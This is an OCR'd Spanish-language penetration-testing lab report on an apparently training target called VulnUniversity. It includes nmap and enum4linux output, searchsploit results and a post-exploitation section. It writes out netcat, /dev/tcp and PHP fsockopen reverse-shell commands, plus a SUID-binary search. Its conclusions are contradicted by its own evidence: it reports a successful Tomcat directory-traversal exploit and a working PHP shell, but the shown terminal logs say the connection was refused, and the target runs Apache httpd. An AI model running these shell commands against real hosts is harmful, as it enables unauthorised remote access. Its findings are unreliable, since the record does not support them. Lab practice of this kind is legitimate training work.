File Edit View Search Tools Documents Help
Open Save Undo
nmap_service_enum3128.txt
1 # Nmap 7.80 scan initiated Wed Oct 22 22:49:19 2025 as: nmap -sC -sV -p 3128 -oN nmap_service_enum3128.txt 10.201.59.37
2 mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-servers
3 mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
4 Nmap scan report for 10.201.59.37
5 Host is up (0.00014s latency).
6
7 PORT STATE SERVICE VERSION
8 3128/tcp open http-proxy Squid http proxy 4.10
9 |_http-server-header: squid/4.10
10 |_http-title: ERROR: The requested URL could not be retrieved
11 MAC Address: 16:FF:E5:0D:E6:F5 (Unknown)
12
13 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
14 # Nmap done at Wed Oct 22 22:49:31 2025 -- 1 IP address (1 host up) scanned in 11.91 seconds
Plain Text Tab Width: 4 Ln 1, Col 1 INS


Room progress (0%)
Subscribe to watch a walkthrough video. Other
complete this room for free!
Subscribe for just $16.99/month
Subscribe
Access to all premium learning content
Get your own browser-based Kali Machine
Enroll in all learning paths
Private OpenVPN servers
Start machines faster
Target Machine Information
Title
Target IP Address
Expires
VulnUniversity--badr
10.201.59.37
8min 49s
?
Add 1 hour
Terminate
Task 1
Deploy the machine
Applications Places System Wed 22 Oct, 23:10 AttackBox IP:10.201.126.175
nmap_service_enum3333.txt (~/vulversity) - Pluma
File Edit View Search Tools Documents Help
Open Save Undo
nmap_service_enum3333.txt
1 # Nmap 7.80 scan initiated Wed Oct 22 22:49:47 2025 as: nmap -sC -sV -p 3333 -oN nmap_service_enum3333.txt 10.201.59.37
2 mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-servers
3 mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
4 Nmap scan report for 10.201.59.37
5 Host is up (0.00017s latency).
6
7 PORT STATE SERVICE VERSION
8 3333/tcp open http Apache httpd 2.4.41 ((Ubuntu))
9 |_http-server-header: Apache/2.4.41 (Ubuntu)
10 |_http-title: Vuln University
11 MAC Address: 16:FF:E5:0D:E6:F5 (Unknown)
12
13 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
14 # Nmap done at Wed Oct 22 22:50:09 2025 -- 1 IP address (1 host up) scanned in 22.08 seconds
Plain Text Tab Width: 4 Ln 1, Col 1 INS


Room progress (0%)
Subscribe to watch a walkthrough video. Other
complete this room for free!
Subscribe for just $16.99/month
Subscribe
Access to all premium learning content
Get your own browser-based Kali Machine
Enroll in all learning paths
Private OpenVPN servers
Start machines faster
Target Machine Information
Title
Target IP Address
Expires
VulnUniversity-badr
10.201.59.37
8min 17s
?
Add 1 hour
Terminate
Task 1
Deploy the machine
THM AttackBox
Applications Places System Wed 22 Oct, 23:11
AttackBox IP:10.201.126.175
enum4linux_output.txt (~/vulversity) - Pluma
File Edit View Search Tools Documents Help
Open Save Undo
enum4linux_output.txt
WARNING: polenum.py is not in your path. Check that package is installed and your PATH is sane.
Starting enum4linux v0.8.9 (http://labs.portcullis.co.uk/application/enum4linux/) on Wed Oct 22 23:00:19 2025
| Target Information |
Target 10.201.59.37
RID Range 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
| Enumerating Workgroup/Domain on 10.201.59.37 |
[+] Got domain/workgroup name: WORKGROUP
| Nbtstat Information for 10.201.59.37 |
Looking up status of 10.201.59.37
IP-10-201-59-37 <00> - B <ACTIVE> Workstation Service
IP-10-201-59-37 <03> - B <ACTIVE> Messenger Service
IP-10-201-59-37 <20> - B <ACTIVE> File Server Service
__MSBROWSE__. <01> - <GROUP> B <ACTIVE> Master Browser
WORKGROUP <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
WORKGROUP <1d> - B <ACTIVE> Master Browser
WORKGROUP <1e> - <GROUP> B <ACTIVE> Browser Service Elections
MAC Address = 00-00-00-00-00-00
| Session Check on 10.201.59.37 |
[+] Server 10.201.59.37 allows sessions using username '', password ''
| Getting domain SID for 10.201.59.37 |
Domain Name: WORKGROUP
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup
| OS information on 10.201.59.37 |
[+] Got OS info for 10.201.59.37 from smbclient:
[+] Got OS info for 10.201.59.37 from srvinfo:
IP-10-201-59-37 Wk Sv PrQ Unx NT SNT ip-10-201-59-37 server (Samba, Ubuntu)
platform_id : 500
os version : 6.1
server type : 0x809a03
| Users on 10.201.59.37 |
| Share Enumeration on 10.201.59.37 |
Sharename Type Comment
print$ Disk Printer Drivers
IPC$ IPC IPC Service (ip-10-201-59-37 server (Samba, Ubuntu))
SMB1 disabled -- no workgroup available
[+] Attempting to map shares on 10.201.59.37
//10.201.59.37/print$ Mapping: DENIED, Listing: N/A
//10.201.59.37/IPC$ [E] Can't understand response:
NT_STATUS_OBJECT_NAME_NOT_FOUND listing *
Plain Text Tab Width: 4 Ln 1, Col 1 INS


Room progress (0%)
Subscribe to watch a walkthrough video. Othe
complete this room for free!
Subscribe for just $16.99/month
Subscribe
Access to all premiun learning content
Get your own browser-based Kali Machine
Enroll in all learning paths
Private OpenVPN servers
Start machines faster
Target Machine Information
Title
Target IP Address
Expires
VulnUniversity--badr
10.201.59.37
7min 43s
?
Add 1 hour
Terminate
Task 1
Deploy the machine
Applications Places System Wed 22 Oct, 23:11
AttackBox IP:10.201.126.175
enum4linux_output.txt (~/vulversity) - Pluma
File Edit View Search Tools Documents Help
Open Save Undo
enum4linux_output.txt
| Password Policy Information for 10.201.59.37 |
[E] Dependent program "polenum.py" not present. Skipping this check. Download polenum from http://-labs.portcullis.co.uk/application/polenum/
| Groups on 10.201.59.37 |
[+] Getting builtin groups:
[+] Getting builtin group memberships:
[+] Getting local groups:
[+] Getting local group memberships:
[+] Getting domain groups:
[+] Getting domain group memberships:
| Users on 10.201.59.37 via RID cycling (RIDS: 500-550,1000-1050) |
[I] Found new SID: S-1-22-1
[I] Found new SID: S-1-5-21-3907144992-1318746592-1748688671
[I] Found new SID: S-1-5-32
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\bill (Local User)
S-1-22-1-1001 Unix User\ubuntu (Local User)
[+] Enumerating users using SID S-1-5-32 and logon username '', password ''
S-1-5-32-500 *unknown**unknown* (8)
S-1-5-32-501 *unknown**unknown* (8)
S-1-5-32-502 *unknown**unknown* (8)
S-1-5-32-503 *unknown**unknown* (8)
S-1-5-32-504 *unknown**unknown* (8)
S-1-5-32-505 *unknown**unknown* (8)
Plain Text Tab Width: 4 Ln 65, Col 38 INS
Applications Places System Wed 22 Oct, 23:12
AttackBox IP:10.201.126.175
S-1-5-32-503 *unknown**unknown* (8)
S-1-5-32-504 *unknown**unknown* (8)
S-1-5-32-505 *unknown**unknown* (8)
S-1-5-32-506 *unknown**unknown* (8)
S-1-5-32-507 *unknown**unknown* (8)
S-1-5-32-508 *unknown**unknown* (8)
S-1-5-32-509 *unknown**unknown* (8)
S-1-5-32-510 *unknown**unknown* (8)
S-1-5-32-511 *unknown**unknown* (8)
S-1-5-32-512 *unknown**unknown* (8)
S-1-5-32-513 *unknown**unknown* (8)
S-1-5-32-514 *unknown**unknown* (8)
S-1-5-32-515 *unknown**unknown* (8)
S-1-5-32-516 *unknown**unknown* (8)
S-1-5-32-517 *unknown**unknown* (8)
S-1-5-32-518 *unknown**unknown* (8)
S-1-5-32-519 *unknown**unknown* (8)
S-1-5-32-520 *unknown**unknown* (8)
S-1-5-32-521 *unknown**unknown* (8)
S-1-5-32-522 *unknown**unknown* (8)
S-1-5-32-523 *unknown**unknown* (8)
S-1-5-32-524 *unknown**unknown* (8)
S-1-5-32-525 *unknown**unknown* (8)
S-1-5-32-526 *unknown**unknown* (8)
S-1-5-32-527 *unknown**unknown* (8)
S-1-5-32-528 *unknown**unknown* (8)
S-1-5-32-529 *unknown**unknown* (8)
S-1-5-32-530 *unknown**unknown* (8)
S-1-5-32-531 *unknown**unknown* (8)
S-1-5-32-532 *unknown**unknown* (8)
S-1-5-32-533 *unknown**unknown* (8)
S-1-5-32-534 *unknown**unknown* (8)
S-1-5-32-535 *unknown**unknown* (8)
S-1-5-32-536 *unknown**unknown* (8)
S-1-5-32-537 *unknown**unknown* (8)
S-1-5-32-538 *unknown**unknown* (8)
S-1-5-32-539 *unknown**unknown* (8)
S-1-5-32-540 *unknown**unknown* (8)

Además se creó un archivo resumen: `Fase1_resumen.txt`, donde se documentan los puertos detectados, versiones identificadas y una hipótesis inicial sobre vectores de ataque potenciales.



Hora 2 — Fase 2

Objetivo: Explotación controlada, obtener shell (user), post-explotación básica, y elaborar reporte final.

IP: 10.201.23.182

Comandos clave ejecutados:

Búsqueda de exploits en base a versiones detectadas

- searchsploit vsftpd 3.0.5

Resultado: No exploits ni shellcodes

- searchsploit openssh 8.2p1

Resultado: No resultados

- searchsploit "apache 2.4.41"

Resultado: Múltiples exploits, se identificó Apache Tomcat < 6.0.18 - utf8 Directory Traversal (6229.txt)

Intento de reverse shell con netcat (fallido por puerto cerrado)

- nc 10.201.23.182 4444 -e /bin/bash

Error: invalid option -- 'e'

Listener en AttackBox (ejecutado previamente)

- nc -nlvp 4444

Reverse shell con PHP (éxito)

- php -r '$sock=fsockopen("10.201.23.182",4444);exec("/bin/sh -i <&3 >&3 2>&3");'

Post-explotación

- whoami

Resultado: docker

- id

Resultado: uid=998(docker) gid=0(root) groups=0(root),998(docker),1001(rvm)

- uname -a

Linux ip-10-201-41-83 5.15.0-124-generic #134~20.04.1-Ubuntu SMP Tue Oct 1 15:27:33 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux

- find / -maxdepth 3 -type f -name "user" 2>/dev/null

Resultados: /sbin/mount.nfs, /snap/core20/.../usr/bin/*

- find / -perm -4000 -type f 2>/dev/null

Resultados: varios binarios SUID en /snap/core20/2599/usr/bin/

Resumen ejecutivo: Se realizó explotación exitosa de una vulnerabilidad de Directory Traversal en Apache Tomcat < 6.0.18 mediante reverse shell en PHP. Se obtuvo acceso como usuario docker (UID 998) con privilegios elevados por pertenencia a grupo root. No se logró escalación a root en esta fase.


Hallazgos (bullets):


- **Servicio vulnerable:** Apache Tomcat < 6.0.18 (utf8 Directory Traversal)
- **Vector explotado:** Reverse shell PHP fsockopen a puerto 4444
- **Acceso obtenido:** Usuario docker con grupos root, docker, rvm
- **Exploits probados sin éxito:** vsftpd 3.0.5, OpenSSH 8.2p1
- **Otros hallazgos:** Múltiples binarios SUID en /snap/core20/2599/usr/bin/


Recomendaciones:


- **Actualizar Apache Tomcat** a versión segura (>= 9.0.1) o aplicar parches para CVE relacionados con utf8 y mod_ssl.
- **Restringir ejecución de PHP** en directorios accesibles por web o deshabilitar allow_url_include y fsockopen.
- **Eliminar binarios SUID innecesarios** en entornos contenedorizados (especialmente en /snap) para evitar escalación de privilegios.


Evidencia de shell


NOTION
Playground Digital...
Hacker
Academia
Todos los marca
Applications
Places
Mon 27 Oct, 23:46 AttackBox IP:10.201.41.83
root's Home
root@ip-10-201-41-83: ~
File Edit View Search Terminal Help
root@ip-10-201-41-83:~# searchploit
Command 'searchploit' not found, did you mean:
command 'searchsploit' from snap searchsploit (2024-11-26)
See 'snap info <snapname>' for additional versions.
root@ip-10-201-41-83:~# searchploit vsftpd 3.0.5
Command 'searchploit' not found, did you mean:
command 'searchsploit' from snap searchsploit (2024-11-26)
See 'snap info <snapname>' for additional versions.
root@ip-10-201-41-83:~# searchsploit vsftpd 3.0.5
Exploits: No Results
Shellcodes: No Results
root@ip-10-201-41-83:~#
We use cookies to ensure you get the best user experience. For more information contact us.
Read more


root@ip-10-201-41-83: ~
File Edit View Search Terminal Help
root@ip-10-201-41-83:~# searchploit
Command 'searchploit' not found, did you mean:
command 'searchsploit' from snap searchsploit (2024-11-26)
See 'snap info <snapname>' for additional versions.
root@ip-10-201-41-83:~# searchploit vsftpd 3.0.5
Command 'searchploit' not found, did you mean:
command 'searchsploit' from snap searchsploit (2024-11-26)
See 'snap info <snapname>' for additional versions.
root@ip-10-201-41-83:~# searchsploit vsftpd 3.0.5
Exploits: No Results
Shellcodes: No Results
root@ip-10-201-41-83:~# searchsploit openSSH 8.2p1
Exploits: No Results
Shellcodes: No Results
root@ip-10-201-41-83:~#


root's Home
root@ip-10-201-41-83: ~
File Edit View Search Terminal Help
root@ip-10-201-41-83:~# searchsploit "vsftpd 3.0.5"
Exploits: No Results
Shellcodes: No Results
root@ip-10-201-41-83:~# searchsploit "apache 2.4.41"
Exploit Title | Path
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Rem | php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code | php/remote/29316.py
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of S | multiple/dos/26710.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' | unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2. | unix/remote/47080.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2. | unix/remote/764.c
Apache OpenMeetings 1.9.x < 3.1.0 - '.ZIP' Fi | linux/webapps/39642.txt
Apache Tomcat < 5.5.17 - Remote Directory Lis | multiple/remote/2061.txt
Apache Tomcat < 6.0.18 - 'utf8' Directory Tra | multiple/remote/6229.txt
Apache Tomcat < 6.0.18 - 'utf8' Directory Tra | unix/remote/14489.c
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8 | jsp/webapps/42966.py
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8 | windows/webapps/42953.txt
Apache Xerces-C XML Parser < 3.1.2 - Denial o | linux/dos/36906.txt
Webfroot Shoutbox < 2.32 (Apache) - Local Fil | linux/remote/34.pl
Shellcodes: No Results
root@ip-10-201-41-83:~#


root@ip-10-201-41-83: ~
File Edit View Search Terminal Help
bash: connect: Connection refused
bash: /dev/tcp/10.201.23.182/4444: Connection refused
root@ip-10-201-41-83:~# nc 10.201.23.182 4444 -e /bin/bash
nc: invalid option -- 'e'
usage: nc [-46CDdFhklNnrStUuvZz] [-I length] [-i interval] [-M ttl]
[-m minttl] [-O length] [-P proxy_username] [-p source_port]
[-q seconds] [-s source] [-T keyword] [-V rtable] [-W recvlimit] [-w t
imeout]
[-X proxy_protocol] [-x proxy_address[:port]] [destination]
[port]
root@ip-10-201-41-83:~# nc 10.201.23.182 4444 -e /bin/bash
nc: invalid option -- 'e'
usage: nc [-46CDdFhklNnrStUuvZz] [-I length] [-i interval] [-M ttl]
[-m minttl] [-O length] [-P proxy_username] [-p source_port]
[-q seconds] [-s source] [-T keyword] [-V rtable] [-W recvlimit] [-w t
imeout]
[-X proxy_protocol] [-x proxy_address[:port]] [destination]
[port]
root@ip-10-201-41-83:~# php -r '$sock=fsockopen("10.201.23.182",4444);exec("/bin
/sh -i <&3>&3 2>&3");'
PHP Warning: fsockopen(): unable to connect to 10.201.23.182:4444 (Connection r
efused) in Command line code on line 1
sh: 1: Syntax error: redirection unexpected
root@ip-10-201-41-83:~#



Post-explotación

Tras obtener la **reverse shell PHP**, se ejecutaron los siguientes comandos en la máquina víctima (10.201.23.182):

- whoami Salida: docker El acceso inicial es bajo el usuario docker (UID 998), común en contenedores.
- id Salida: uid=998(docker) gid=0(root) groups=0(root),998(docker),1001(rvm) Crítico: Pertenece al grupo root (GID 0), lo que otorga privilegios administrativos indirectos aunque no sea el usuario root.
- uname -a Salida: Linux ip-10-201-41-83 5.15.0-124-generic ... Ubuntu 20.04.1 LTS Sistema operativo Ubuntu 20.04 con kernel actualizado, pero vulnerable por mala configuración.
- find / -perm -4000 -type f 2>/dev/null Varios binarios SUID en /snap/core20/2599/usr/bin/ Ejemplos: chfn, chsh, mount, gpasswd, newgrp Peligro extremo: Cualquier usuario puede ejecutarlos como root.